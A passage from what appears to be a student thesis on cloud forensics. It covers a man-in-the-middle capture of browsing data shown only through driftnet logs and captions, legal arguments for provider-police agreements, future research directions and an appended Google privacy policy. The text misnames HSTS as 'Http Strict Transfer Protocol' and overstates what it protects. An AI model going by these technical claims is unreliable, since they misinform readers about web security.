Sat Jul 29 12:30:05 2017 [driftnet] warning: image data too small (42 bytes) to
bother with
Sat Jul 29 12:30:15 2017 [driftnet] warning: image data too small (35 bytes) to
bother with
Sat Jul 29 12:30:18 2017 [driftnet] warning: image data too small (43 bytes) to
bother with
```

Figure 4.7: metadata of image from browsing data



Figure 4.8: Captured image of browsing data

In the figure 4.8, image of browsing data are shown during MITM.

Previously we have seen analyzed output from Wireshark and information of a captured packet through MITM in the figure 4.4 and 4.5.

In the figure 4.9 browsing websites links are shown by urlsnarf command and Links can be opened from the terminal.




Figure 4.9: browsing website links

4.1.5 Overall Flow Chart of the investigation procedure

The figures of flowchart is shown in figure 4.10 and 4.11




Figure 4.10: Flow Chart of the investigation procedure, part 1

Overall Flow Chart of the investigation procedure




Figure 4.11: Flow Chart of the investigation procedure, part 2

Here, DR/DPI in the figure is Disaster Recovery/Deep Packet Inspection. DR is Disaster recovery is a backup and restore strategy that involves storing and maintaining copies of records in a cloud computing environment as a security measure. The goal of cloud DR is to provide an organization with a way to recover data.

Deep packet inspection (DPI) is a form of filtering used to inspect data packets sent from one computer to another over a network. DPI is a sophisticated method of packet filtering that operates at the seventh layer (the application layer) of the Open System Interconnection (OSI) reference model. The effective use of DPI enables its users to track down, identify, categorize, reroute or stop packets with undesirable code or data.

4.2 Analysis

If the Law Enforcement Agency caught a criminal who has done a crime in a cloud server, then the Law Enforcement Agency authority has taken the criminal's password and they will get the access to the criminal's account. For this activity, the Law Enforcement Agency may lose some metadata that is the criminal's last session, last login time and the location when he/she last logged in that cloud server because the Law Enforcement Agency authority took the criminal's username or email and password. They will use these key to access the account and then cloud server will falsely detect that person as their registered user.

So, Law Enforcement Agency will fail collect some metadata. So, the best way is to make an agreement with cloud service provider on behalf of the government with proper evidence and court order with respect to the Terms and Condition of cloud servers as if Cloud Service Providers give access to Law Enforcement Agencies as encrypted way in order to the given confidential data cannot be disclosed or cannot be gone in wrong hand or any other third party.

Another issue is that multiple websites can be hosted on a single server. We can compare this hosting system to data allocation of the hard disk, in hard disk data are allocated in the clusters and a cluster is a fixed number of contiguous sectors. So, websites or cloud data is in one physical part of the server, but some parts of website or cloud data may exist in other physical parts of the server. This is distributed fragmented system and the purpose and ultimate ambition this type of system is to look at data protection and privacy from end to end by way of combining fragmentation, encryption, and then dispersion.

If the Law Enforcement Agency gets a tip, for example, a person keeps illegal content on the server that hosts many websites with strong encryption, then it is quite challenging to find the data without the help of the main hosting server authority who maintained all websites allocation because all parts of data may not be placed same allocated address.

So, for finding the address or block number of websites on the server, the Law Enforcement Agency need to make an agreement with proper evidence and court order on behalf of the government with respect to server's Terms and Condition in order to the main server authority who hosted multiple websites under their server may cooperate to find the data of the criminal. The court does not provide the right to pull down for the whole server for some specific websites information. Because if the entire server's all websites data are disclosed then innocent user's rights will be violated and they may have lost their data. Another problem is data of a website of the server can be overlapped because when the Law Enforcement Agency needs data from a website of the hosting server but the website is in the server as fragmented state that means two or more parts of the website allocated placed in different locations on the server.




Figure 4.12: Logical vs Physical separation of data

For logical separation of data, separation of the suspect's data from other users' data is quite difficult. In the figure 4.12, there are spaces are shown for three users in logical and physical separation. In logical separation, if forensic examiners want the data of user A they need to take whole space which also contains the data of user B. If A is suspect, then the privacy of the user B is lost in investigation procedure but in physical separation user's data can be collected individually. So, CSP should maintain the physical separation of data.

For this reason, when the Law Enforcement Agency request to the hosting server authority for giving access of data of somebody's account but the authority may have problems to give the requested data because the requested data is in fragmented state in the server and sometimes the hosting server authority cannot give the requested data because of fragmentation.

So, there is a Service Level Agreement needed between the Law Enforcement Agency and The Hosting Server Authority. Both sides may have some Terms and Condition. The Hosting Server Authority should take some steps to make secure server and their websites and the server authority should ensure physical separation of data in order to prevent fragmentation or all parts of a website

is placed on the server at single allocated space in order to Law Enforcement Agency can access to their requested data and other data of any user cannot be lost or overlapped that means this system will be the most secure system and popular.

Data Analysis by some open source forensic tools has been done because of failure to get access of cloud account of a suspected person. Law Enforcement Agency have very good and professional tools but no tools cannot actually break the security of Http Strict Transfer Protocol for accessing a cloud account. That is very secured protocol. So, a Service Level Agreement between the Law Enforcement Agency on behalf of the government of a country and cloud service providers are needed to surpass this obstacle to analyze cloud forensics.

Chapter 5

Discussion

5.1 Limitation

A Service Level Agreement is needed between Cloud Service Provider and Law Enforcement Agency. The agreement will be based on some terms and condition of both sides. Cloud Service Provider want strong evidence and court order from a Law Enforcement Agency on behalf of the government and they want the Law Enforcement Agency to protect the confidential data which data will be given from Cloud Service Provider. There is some limitation because crime varies according to the culture of each country. For example, abusing someone online or social site is not a big crime like murder, bank robbery, hacking bank accounts, child pornography in USA, UK, China and some other country.

Abusing is a crime and sometimes it will be a serious problem for the victim. If a person abuses and a threat of murdering another person, it mentally kills the victim day by day if police do not take action against the abuser. The abuser can harass the victim by revenge porn, especially a female victim. Sometimes police of some countries do not take online abusing seriously as a big crime, but some countries do. So there is a high possibility that the leading cloud service provider like Google, Dropbox, iCloud or social sites like Facebook, Twitter may refuse to give access to abuser person's encrypted data to the Law Enforcement Agency of a country.

Level of limitation is high for developing country like Bangladesh because revenge porn, online abusing and harassment, a threat of murder are significant crimes in Bangladesh at present time because the internet is growing up day by day in Bangladesh. A Few years ago Facebook authority refused to sign Memorandum of Understanding with police on behalf the government of Bangladesh. The proposal was every Bangladeshi must have the information of national identity card or passport number to open a new Facebook account. The Facebook authority did not sign to this proposal. Memorandum of Understanding is a nonbinding agreement between two or more parties outlining the terms and details of understanding, including each party's requirements and responsibilities. It is briefly referred as MOU.

There are some tools to analyze cybercrime in Law Enforcement Agency of most of the country in the world. These tools are licensed and capable for Digital Forensic Analysis for any digital device like mobile, computer. These tools cannot access encrypted data in the cloud under the protocol HTTP Strict Transfer Protocol. Due to the distributed and elastic characteristic of cloud computing, the available forensic tools cannot cope up with this environment.

5.2 Conclusion

Cloud computing offers its low priced services by using large data centers for a storage area in several jurisdictions with multi-tenant hosting by virtual servers. A big challenge discovered in cloud processing for forensics purposes is seen in the manner the location of storing data and replicated for backup purposes as the locations are unidentified to the buyer. This increases the possibility of the data transcending multiple jurisdictions where differing laws related to data gain access to may apply. The possession of the data is also questioned therefore of showing resources through the use of multi-tenancy. The techniques associated with traditional digital forensics do not address the problems that are widespread for cloud forensics, emphasizing the necessity for the introduction of comprehensive options for cloud forensics to provide as the construction in this field by responding to related troubles, including complex, legal and structural aspects.

There are so many tools to analyze cloud forensics but the better Service Level Agreement between Cloud Service Providers and Law Enforcement Agencies is necessary for Reconstructing the guidelines for cloud forensics as well as revising regulations and laws regarding the digital forensics in cloud computing. The development of Cloud Forensics as a Service in cloud computing by cloud developers in order to employ fast and reliable procedures for investigations. Revising the Service Level Agreement in a committee including a representative of consumers, cloud providers, digital forensics experts, and legal advisers. SLA should be provided in a way that assists digital forensic investigators while there is no breach of privacy or regulation.

5.3 Future Work

Solution of Legal Issues

Further collaboration is needed for a better agreement concerning the terms and condition of Cloud Service Providers as if a better agreement can be established between Cloud Service Providers and Law Enforcement Agencies. Law Enforcement Agencies of different countries should follow an international procedure as if Cloud Service Providers design the appropriate Service Level Agreement for Law Enforcement Agencies. Multiple websites hosted by a single server, in this case, a universal Service Level Agreement is needed where it should be ensured that data should not be gone into a fragmented state and cannot be lost when a forensic acquisition is required to analyze a specific portion of cloud data under the hosting server. There are some challenges for implementation of international procedure of Cloud Forensics. The big one is today's cloud computing architectures are not designed for security and forensics. There is very little research has been done to develop the theory and practice of cloud forensics. Many factors complicate forensic investigations in a cloud environment.

First one, the storage system is no longer on the local computer. Therefore, Law Enforcement Agencies cannot seize the suspected person's digital device for example computer, mobile and get access to the suspected person's files.

The second one, each cloud server contains files from many users. Hence, it is not possible to seize servers from a data center without violating the privacy of many other users.

Third one, even if the data belonging to a particular suspect is identified, separating it from other users' data is difficult. There is usually no evidence that links a given data file to a particular suspect.

So, an ideal Service Level Agreement is needed to solve these challenges for Cloud Forensics acquisition and this Service Level Agreement should ensure that cloud computing's architecture will be designed for security and forensics. At present, there is a massive gap in the existing Service Level Agreement (SLA), which neither defines the responsibility of CSPs at the time of some malicious incident nor their role in the forensic investigation. Researchers have emphasized sound and robust SLA between cloud service providers and customers. A robust SLA should state how the providers deal with the cybercrimes. To overcome the legislation challenges, it is proposed that an international unity for introducing an international legislation for cloud forensics investigation.

Further future works are given below

Building a trust model with six layers

- Guest application /data
- Guest OS
- Virtualization
- Host OS
- Physical hardware
- Network

Integrity preservation

Generating a digital signature on the collected evidence and then checking the signature later is one way to validate the integrity. As data is distributed among multiple servers, this procedure is not simple, rather quite complicated. A distributed Signature Detection Framework that will facilitate the forensic investigation in Cloud environment.

Distributed signature detection framework

Current model of file storage comprises of two components – Meta data Servers (MDS) and Object Storage Devices (OSD). The hash value of each file is stored in the MDS as an e-tag and integrity is checked each time after uploading / downloading a file. In the proposed framework,

First step is to send a list of target buckets to the Forensic Cluster Controller (FCC), along with a file containing the target MD5 hash values. The FCC then initializes and queries to Analysis Nodes (AN) for getting the number of files contained in targeted bucket. Upon receiving the round one signature file from FCC, each AN retrieves the e-tags of the bucket.

Second Step, the signatures in the round one signature file are compared with the signatures generated from the etags by the AN. After getting feedback from all ANs, FCC terminates the ANs. They tested their framework by two ways using Amazon S3 which has a simple web services interface and that is used to store and retrieve any amount of data, at any time, from anywhere on the web. and by emulating a cloud platform.

Provenance in clouds

Cloud provenance can be

Data provenance: The identity of the person who created, modified, deleted data stored in a cloud.

- Process provenance:** What happened to data once it was inside the cloud
- Cloud provenance should give a **record** of who accessed the data at different times
 - Auditors should be able to **trace** an entry and associated modification back to the creator

Virtual machine introspection

Virtual Machine Introspection (VMI) is the process of externally monitoring the runtime state of VM from either the Virtual Machine Monitor (VMM), or from some virtual machine other than the one being examined. By runtime state, Forensic examiners are referring to processor registers, memory, disk, network, and other hardware-level events. Through this process, a live forensic analysis of the system can be executed, while keeping the target system unchanged.

Isolating a cloud instance

A cloud instance must be isolated if any incident take place on that instance. Isolation is necessary because it helps to protect evidence from contamination. However, as multiple instances can be located in one node, this task becomes challenging. Moving a suspicious instance from one node to another node may result in possible loss of evidence. To protect evidence, moving other instances which reside in the same node is necessary

.

Continuous Synchronization

To overcome the problem of volatile data, explore possibility of continuous synchronization of the volatile data with a persistent storage. There are Two possible ways of continuous synchronization.

Cloud Service Providers can provide a continuous synchronization Application Programming Interface (API) to customers.

API enables the development of applications and services used for the provisioning of cloud hardware, software, and platforms. Using this API, customers can preserve the synchronized data to any cloud storage. For example Amazon S3, or to their local storage.

Appendix A

Privacy Policy for Google drive:

There are many different ways you can use our services – to search for and share information, to communicate with other people or to create new content. When you share information with us, for example by creating a Google Account, we can make those services even better – to show you **more relevant search results** and ads, to help you **connect with people** or to make **sharing with others quicker and easier**. As you use our services, we want you to be clear how we're using information and the ways in which you can protect your privacy.

Our Privacy Policy explains:

- What information we collect and why we collect it.
- How we use that information.
- The choices we offer, including how to access and update information.

We've tried to keep it as simple as possible, but if you're not familiar with terms like cookies, IP addresses, pixel tags and browsers, then read about these key terms first. Your privacy matters to Google so whether you are new to Google or a longtime user, please do take the time to get to know our practices – and if you have any questions contact us.

Information we collect

We collect information to provide better services to all of our users – from figuring out basic stuff like which language you speak, to more complex things like which **ads you'll find most useful, the people who matter most to you online**, or which YouTube videos you might like.

We collect information in the following ways:

- **Information you give us.** For example, many of our services require you to sign up for a Google Account. When you do, we'll ask for personal information, like your name, email address, telephone number or **credit card** to store with your account. If you want to take full advantage of the sharing features we offer, we might also ask you to create a publicly visible Google Profile, which may include your name and photo.
- **Information we get from your use of our services.** We **collect information** about the services that you use and how you use them, like when you watch a video on YouTube, visit a website that uses our advertising services, or **view and interact with our ads** and content. This information includes:

Device information

We collect **device-specific information** (such as your hardware model, operating system version, unique device identifiers, and mobile network information including phone number). Google may associate your **device identifiers** or **phone number** with your Google Account.

- **◦Log information**

When you use our services or view content provided by Google, we automatically collect and store certain information in server logs. This includes:

- details of how you used our service, such as your search queries.
- telephony log information like your phone number, calling-party number, forwarding numbers, time and date of calls, duration of calls, SMS routing information and types of calls.

Internet protocol address. device event information such as crashes, system activity, hardware settings, browser type, browser language, the date and time of your request and referral URL.

▪cookies that may uniquely identify your browser or your Google Account.

- **Location information**

When you use Google services, we **may collect and process information about your actual location**. We use various technologies to determine location, including IP address, GPS, **and other sensors** that may, for example, provide Google with information on nearby devices, **Wi-Fi access points and cell towers**.

- **Unique application numbers**

Certain services include a unique application number. This number and information about your installation (for example, the operating system type and application version number) may be sent to Google when you install or uninstall that service or when that service periodically contacts our servers, such as for automatic updates.

- **Local storage**

We may collect and store information (including personal information) locally on your device using mechanisms such as browser web storage (including HTML 5) and application data caches.

- **Cookies and similar technologies**

We **and our partners** use various technologies to collect and store information when you visit a Google service, and this may include using cookies or similar technologies to identify your browser or device. We also use these technologies to collect and store information when you interact with services we offer to our partners, such as **advertising services** or Google features that may appear on other sites. Our Google Analytics product helps businesses and site owners analyze the traffic to their websites and apps. When used in conjunction with our advertising services, such as those using the DoubleClick cookie, Google Analytics information is **linked, by the Google Analytics customer or by Google, using Google technology, with information about visits to multiple sites.**

Information we collect when you are signed in to Google, in addition to information we obtain about you from partners, may be associated with your Google Account. When information is associated with your Google Account, we treat it as personal information. For more information about how you can access, manage or delete information that is associated with your Google Account, visit the Transparency and choice section of this policy.

How we use information we collect

We use the information we collect from all of our services to **provide, maintain, protect** and improve them, to **develop new ones**, and to **protect Google and our users**. We also use this information to offer you tailored content – like giving you more relevant search results and ads.

We may use the name you provide for your Google Profile across all of the services we offer that require a Google Account. In addition, we may replace past names associated with your Google Account so that you are represented consistently across all our services. If other users already have your email, or other information that identifies you, we may show them your publicly visible Google Profile information, such as your name and photo.

If you have a Google Account, we may display your Profile name, Profile photo, and actions you take on Google or on thirdparty applications connected to your Google Account (such as +1's, reviews you write and comments you post) in our services, including displaying in ads and other commercial contexts. We will respect the choices you make to **limit sharing or visibility settings** in your Google Account.

When you contact Google, we keep a record of your communication to help solve any issues you might be facing. We may use your email address to inform you about our services, such as letting you know about upcoming changes or improvements.

We use information collected from cookies and other technologies, like pixel tags, to **improve your user experience** and the overall quality of our services. One of the products we use to do

this on our own services is Google Analytics. For example, by saving your language preferences, we'll be able to have our services appear in the language you prefer. When showing you tailored ads, we will not associate an identifier from cookies or similar technologies with sensitive categories, such as those based on race, religion, sexual orientation or health.

Our automated systems analyze your content (including emails) to provide you personally relevant product features, such as customized search results, tailored advertising, and spam and malware detection.

We may **combine personal information from one service with information, including personal information, from other Google services** – for example **to make it easier to share things with people you know**. Depending on your account settings, **your activity on other sites and apps** may be associated with your personal information in order to improve Google's services and the ads delivered by Google.

We will ask for your consent before using information for a purpose other than those that are set out in this Privacy Policy.

Google processes personal information on our servers in many countries around the world. We may process your personal information on a server located outside the country where you live.

Transparency and choice

People have different privacy concerns. Our goal is to be clear about what information we collect, so that you can make meaningful choices about how it is used. For example, you can:

- Review and update your Google activity controls to decide what types of data, such as videos you've watched on YouTube or past searches, you would like saved with your account when you use Google services. You can also visit these controls to manage whether certain
- activity is stored in a cookie or similar technology on your device when you use our services while signed-out of your account.

Review and control certain types of information tied to your Google Account by using Google Dashboard.

View and edit your preferences about the Google ads shown to you on Google and across the web, such as which categories might interest you, using Ads Settings. You can also visit that page to opt out of certain Google advertising services.

Adjust how the Profile associated with your Google Account appears to others.

Control who you share information with through your Google Account.

Take information associated with your Google Account out of many of our services.

Choose whether your Profile name and Profile photo appear in shared endorsements that appear in ads.

Accessing and updating your personal information

Whenever you use our services, we aim to provide you with **access to your personal information**. If that information is wrong, we strive to give you ways to update it quickly or to delete it – unless we have to keep that information for legitimate business or legal purposes. When updating your personal information, we may ask you to verify your identity before we can act on your request.

We may reject requests that are unreasonably repetitive, require disproportionate technical effort (for example, developing a new system or fundamentally changing an existing practice), risk the privacy of others, or would be extremely impractical (for instance, requests concerning information residing on backup systems).

Where we can provide information access and correction, we will do so for free, except where it would require a disproportionate effort. We aim to maintain our services in a manner that protects information from accidental or malicious destruction. Because of this, after you delete information from our services, we may not immediately delete residual copies from our active servers and may not remove information from our backup systems.

Information we share

We do not share personal information with companies, organizations and individuals outside of Google unless one of the following circumstances applies:

•With your consent

We will share personal information with companies, organizations or individuals outside of Google when we have your consent to do so. We require opt-in consent for the sharing of any sensitive personal information.

•With domain administrators

If your Google Account is managed for you by a domain administrator (for example, for G Suite users) then your domain administrator and resellers who provide user support to your organization will have access to your Google Account information (including your email and other data). Your domain administrator may be able to:

- view statistics regarding your account, like statistics regarding applications you install.
- change your account password.
- suspend or terminate your account access.
- access or retain information stored as part of your account.

- receive your account information in order to satisfy applicable law, regulation, **legal process or enforceable governmental request**.
- restrict your ability to delete or edit information or privacy settings.

- Please refer to your domain administrator’s privacy policy for more information.
-
- **For external processing**
 - We provide personal information to our affiliates or other trusted businesses or
 - persons to process it for us, based on our instructions and in compliance with our Privacy Policy and any other appropriate confidentiality and security measures.

For legal reasons

We will share personal information with companies, organizations or individuals outside of Google if we have a good faith belief that access, use, preservation or disclosure of the information reasonably necessary to:

meet any applicable law, regulation, **legal process or enforceable governmental request**. enforce applicable Terms of Service, including investigation of potential violations. detect, prevent, or otherwise address fraud, security or technical issues.

protect against harm to the rights, property or safety of Google, our users or the public as required or permitted by law.

We may share non-personally identifiable information publicly and with our partners – like publishers, advertisers or connected sites. For example, we may share information publicly **to** show trends about the general use of our services.

If Google is involved in a merger, acquisition or asset sale, we will continue to ensure the confidentiality of any personal information and give affected users notice before personal information is transferred or becomes subject to a different privacy policy.

Information security

We work hard to protect Google and our users from unauthorized access to or unauthorized alteration, disclosure or destruction of information we hold. In particular

We encrypt many of our services using SSL.

We offer you two step verification when you access your Google Account, and a Safe Browsing feature in Google Chrome.

We review our information collection, storage and processing practices, including physical security measures, to guard against unauthorized access to systems.

We restrict access to personal information to Google employees, contractors and agents who need to know that information in order to process it for us, and who are subject to strict

contractual confidentiality obligations and may be disciplined or terminated if they fail to meet these obligations.

When this Privacy Policy applies

Our Privacy Policy applies to all of the services offered by Google Inc. and its affiliates, including YouTube, services Google provides on Android devices, and services offered on other sites (such as our advertising services), but excludes services that have separate privacy policies that do not incorporate this Privacy Policy.

Our Privacy Policy does not apply to services offered by other companies or individuals, including products or sites that may be displayed to you in search results, sites that may include Google services, or other sites linked from our services. Our Privacy Policy does not cover the information practices of other companies and organizations who advertise our services, and who may use cookies, pixel tags and other technologies to serve and offer relevant ads.

Compliance and cooperation with regulatory authorities

We regularly review our compliance with our Privacy Policy. We also adhere to several self regulatory frameworks, including the EU-US and Swiss-US Privacy Shield Frameworks. When we receive formal written complaints, we will contact the person who made the complaint to follow up. We work with the appropriate regulatory authorities, including local data protection authorities, to resolve any complaints regarding the transfer of personal data that we cannot resolve with our users directly.

Changes

Our Privacy Policy may change from time to time. We will not reduce your rights under this Privacy Policy without your explicit consent. We will post any privacy policy changes on this page and, if the changes are significant, we will provide a more prominent notice (including, for certain services, email notification of privacy policy changes). We will also keep prior versions of this Privacy Policy in an archive for your review.

Specific product practices

The following notices explain specific privacy practices with respect to certain Google products and services that you may use:

Chrome and Chrome OS

- Play Books
- Payments
- Fiber
- Project Fi
-

G Suite for Education

For more information about some of our most popular services, you can visit the Google Product Privacy Guide.

Other useful privacy and security related materials

Further useful privacy and security related materials can be found through Google's policies and principles pages, including:

- Information about our technologies and principles, which includes, among other
 - things, more information on how Google uses cookies. technologies we
 - use for advertising.
- how we recognize patterns like faces.

A page that explains what data is shared with Google when you visit websites that use our

- advertising, analytics and social products.
- The Privacy Checkup tool, which makes it easy to review your key privacy settings.

Google's safety center, which provides information on how to stay safe and secure online.

"access to your personal information"

For example, with Google Dashboard you can quickly and easily see some of the data associated with your Google Account.

"ads you'll find most useful"

For example, if you frequently visit websites and blogs about gardening, you may see ads related to gardening as you browse the web.

"advertising services"

For example, if you frequently visit websites and blogs about gardening that show our ads, you may start to see ads related to this interest as you browse the web.

"and other sensors"

